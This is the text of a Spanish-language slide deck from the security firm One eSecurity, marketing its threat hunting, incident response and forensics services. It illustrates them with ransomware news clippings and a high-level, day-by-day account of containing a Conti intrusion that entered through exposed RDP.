
Hunting

Detection

Response




Cyber Exercises



- **Simular** eventos reales
- **Evaluar capacidades** de respuesta
- **Identificar**
 - Brechas
 - Planes incompletos/no maduros

- **Evaluar** el conocimiento
- **Analizar** reacciones
- **Crear conciencia** en niveles técnicos y directivos



Recursos

- Ejercicios ad-hoc / customizados
- Repositorio de ejercicios
- Workshops con expertos de One eSecurity
- Formato híbrido
 - CybEx/Workshop

Readiness

Hunting

Detection

Response

¿Con qué nos enfrentamos?


Mining technology company Gyrodata hit by ransomware attack – employee data leaked

Isabella Hersholt 23 April 2021 at 14:46 UTC
Updated: 06 July 2021 at 09:28 UTC

Ransomware Cyberattacks Data Breach



Sensitive personal details possibly stolen



Conti and LockBit Make Waves with High-Profile Attacks: Ransomware in Q4 2021

January 28, 2022

This latest report features the ransomware threat landscape in the fourth quarter of 2021, and includes notable ransomware families and the types of industries and enterprises that were targeted. This report also highlights two modern ransomware families that worked overtime during this period, Conti and LockBit.

The Destructive Rise Of Ransomware-As-A-Service

Barbara Kay Brand Contributor
ServiceNow BRANDVOICE | Paid Program
Innovation

Businesses need to confront the growing threat from targeted ransomware before it's too late.

2021 has seen a surge of ransomware attacks against targets ranging from international meat producers, oil pipelines, and global technology companies to regional victims like the ferries between Martha's Vineyard and Nantucket.



Ransomware Isn't Back. It Never Left

A recent wave of attacks belies an apparent lull toward the end of the summer.



The attack on the New Cooperative grain co-op is part of a resurgence in high-profile incidents. PHOTOGRAPH: GETTY IMAGES

A Ransomware Attack Hit Up To 1,500 Businesses. A Cybersecurity Expert On What's Next

Updated: July 8, 2021 8:26 PM ET
Heard on Morning Edition



5-Minute Listen

PLAYLIST

Colonial Pipeline Paid Roughly \$5 Million in Ransom to Hackers

The payment clears risks emboldening companies hostage
HSE hackers were in health service's computer system for eight weeks before cyber attack
The detonation of the ransomware attack took place on May 14th

Fri 12:01 PM 29,580 Views 83 Comments

Share 16 Tweet Email 1

Updated Fri 1:20 PM

A NEW REPORT into the HSE cyber attack in May shows that the hackers were in the health service's computer systems for eight weeks before they initiated the attack.

The report, which was launched this afternoon, gives details on how the HSE were unprepared for a cyber attack, due to the weakness of their IT system and a lack of cybersecurity detection and monitoring.



¿Qué pasaría si se despliega un Ransomware?

Colonial Pipeline

- Rescate: **5M USD**
- Impacto al negocio: No revelado
- **Downtime: ~2 semanas**
- El pago se hizo **horas** después del ataque
- **Nunca** se recibieron las **claves de descifrado**

Colonial Pipeline Paid Roughly \$5 Million in Ransom to Hackers

The payment clears risks emboldening companies hostag

HSE hackers were in health service's computer system for eight weeks before cyber attack

The detonation of the ransomware attack took place on May 14th

Updated Fri 1:20 PM

A NEW REPORT into the HSE cyber attack in May shows that the hackers were in the health service's computer systems for eight weeks before they initiated the attack.

The report, which was launched this afternoon, gives details on how the HSE were unprepared for a cyber



Servicios de Salud de Irlanda (HSE)

- Ataque a **servicios de salud** en plena pandemia
- Impacto al negocio: **100M€**
- **~6 meses** de recuperación
- Impacto en **vidas humanas**

Ireland's Health System Forced To Shut Computer Systems After Being Hit By 'Significant' Ransomware Attack



Siladitya Ray Forbes Staff
Business

Covering breaking news and tech policy stories at Forbes.



Listen to article 4 minutes



Updated May 14, 2021, 09:11am EDT



Cyber Insurance

Antes

- **Conocer** el sector de ciberseguros
- **Alcanzar** los niveles de cobertura requeridos
- **Ejecutar** servicios de preparación
- **Calcular el impacto** de un incidente
- **Contar con un 1st responder** ante un incidente o investigación forense



Durante

- **Comunicación** asegurado/aseguradora



Después

- **Optimizar** límites/cobertura
- Lecciones aprendidas y mejoras propuestas



Otros

- Nuevos requerimientos/ coberturas por Ransomware



Readiness

Hunting

Detection

Response

Día 0



Alerta del SOC



Herramientas de
Pre-Ransomware
encontradas



5 máquinas
infectadas



Posible propagación
a otras regiones

Estrategia global

Respuesta a incidentes

Preparación > Identificación > Contención > Erradicación > Recuperación > Lecciones aprendidas

Evitar la catástrofe

Impacto de. Negocio / Aislamiento de la red / Aislamiento de DCs

Protección de backups

Protección / Aislamiento / Restauración

Threat Hunting

Basado en inteligencia / Monitorización avanzada / 24x7 / Nivel crítico

Investigación

Quién / Qué / Dónde / Cómo / Cuándo – Análisis forense

CTI

Análisis de amenazas / TTPs / IOCs / Atribución de actores

KEEP
CALM
AND
CALL
(one)
eSecurity

Alcance del ataque




Estados Unidos

Servidores	5,000
DC	350
Workstations/laptops	12,000



Riesgo de propagación mundial



Impacto al negocio



Paro de actividades



Robo de datos

Extorsión



Pago de rescate

Millones de dólares



Costos de recuperación

Millones/Billones



Impacto a terceros

Daño a relaciones
comerciales



Daño reputacional



Impacto en la bolsa



Otros daños
desconocidos/no
previstos

Comienza el incidente

Día 1

El despliegue de Ransomware es inminente

Medidas agresivas para evitar el cifrado masivo



Misiones


Contención



Proteger backups



SOC alerta máxima



Aislar de redes



Apoyo C-level



Desconectar DCs



Impacto al negocio



Emergency Incident Response

- **Actuar rápido**




- **Tener** un Retainer +
- **Prepararse** para responder:
 - **Tener** canales de comunicación
 - **Tener** mecanismos de acceso/despliegue
 - **Integrar** recursos humanos/tecnológicos
- **Desplegar** en menos de 4 hrs
- **Comenzar análisis** en menos de 12 hrs

- **Contar con apoyo** en la gestión táctica/estratégica
- **Asegurar apoyo** de la organización (dirección, TI, SOC, etc.)
- **Operaciones 24x7**
(Ambas partes)
- Equipo de IR **global**



- **Capacidad** de análisis masivo
Hunting de 4000+ máquinas
- **Utilizar Ciberinteligencia** para contención/remediación:



Readiness

Hunting

Detection

Response

Día 1

El despliegue de Ransomware es inminente

Medidas agresivas para evitar el cifrado masivo



Misiones

Frenar al actor (*tarpping*)



Deshabilitar cuentas comprometidas



Cambio de credenciales masivo



Bloquear IPs/dominios maliciosos



Desplegar de Firewalls/Proxies




Limitar opciones de entrada



Actualizar AV

Despliegue de fuerzas



15+ Personas

- Incident Managers
- Incident Responders
- Investigadores
- Analistas de CTI
- Threat Hunting Team
- Ciber Operaciones
- Ingeniería
- Despliegue masivo de agentes
- Monitorización /protección DC
- Actualización masiva de AV
- CTI
- Operaciones 24x7



20+ personas

- CISO & C-level
- Equipo de ciberseguridad
- Responsable de IT
- SOC
- Relaciones Públicas
- Legal

Día 1 - AM



Análisis de
artefactos



Bloqueo de
herramientas



Bloqueo de
C2




Threat
Actor



Copycat
2.dll



Share-...ps1
Sh.txt
Shda.txt



SMB...ps1



IPs/dominios
de C2


Día 1 - PM




Bloqueo de cuentas



**Threat
Actor**



Bloqueo de herramientas



Día 1 - PM

Se identifica al actor:



CONTI

- Actor ruso
- **TOP Threat Actor**
- Ransomware as a Service (RaaS)
- Especializado en doble extorsión
(Robo de datos + Ransomware)




Manual
filtrado de
CONTI



Día 2

El actor sabe que
está siendo
contenido

Cambia su
modus operandi




Día 3

Se confirma el
punto de entrada


Se continúa el
bloqueo de IOCs

**Último día de
actividad del
actor**





Emergency Incident Response



Actividades post-incidente

- **Documentar y dar seguimiento** de lecciones aprendidas
- **Utilizar Threat Hunting** en la detección post incidente
- **Asistir** en acciones de limpieza y recuperación
- **Asegurar** compromiso de TI/tecnología/SOC


Readiness

Hunting

Detection

Response

Siguientes 4 semanas



Posibilidad de volver



¡Siguiente víctima!



Ciclo de TH continuo
24x7



Continúa la limpieza y la
recuperación



Mejoras de seguridad



Hacerle la vida
imposible al atacante



Threat Hunting

Detectar amenazas		
Continua	Proactiva	Basada en inteligencia
Compromise assessment	Detección en host/red	Managed hunting

- **Detectar** amenazas

- Contínuamente
- Proactivamente



- **En hosts y redes**


- **Combinar** análisis manual y automático

- **Contar** con un equipo de analistas especializados



- **Poder desplegar** en miles de equipos

- **Basarse en inteligencia** y resultados de investigación



- **Aumentar** las capacidades de detección
- **Adaptarse** a las necesidades y capacidades del cliente



Managed Threat Hunting

- Servicio gestionado
- Con las herramientas propias del cliente



Compromise assessment

- **Evaluar** objetivamente un ambiente
- **Identificar** actividad maliciosa
- Metodología DFIR

Readiness

Hunting

Detection

Response



Threat Hunting

TRINITY


A NEW WAY TO DETECT THREATS

Trinity es la plataforma de Threat Hunting de One eSecurity.

Desarrollada por nuestros expertos para detectar amenazas antes de que impacten tu organización



**Multivendor Escalable
Threat Intelligence Automation**
Endpoints / Network Powered with AI



Readiness

Hunting

Detection


Response



Digital Forensics



- **Analizar** a fondo
- **Obtener evidencia** de actividad
- **Contestar** preguntas investigativas



- **Tener una metodología**
 - Procedimientos
 - Técnicas
 - **Preservar** cadena de custodia



- **Garantizar** validez de la evidencia digital
 - Procesos legales
 - Procesos administrativos

Readiness

Hunting

Detection

Response

Resultados de investigación

Entrada inicial:



RDP
expuest
o




Cuenta con
privilegios



Password
débil



2500+ máquinas
escaneo/reconocimiento



6 días dentro
antes de ser detectado



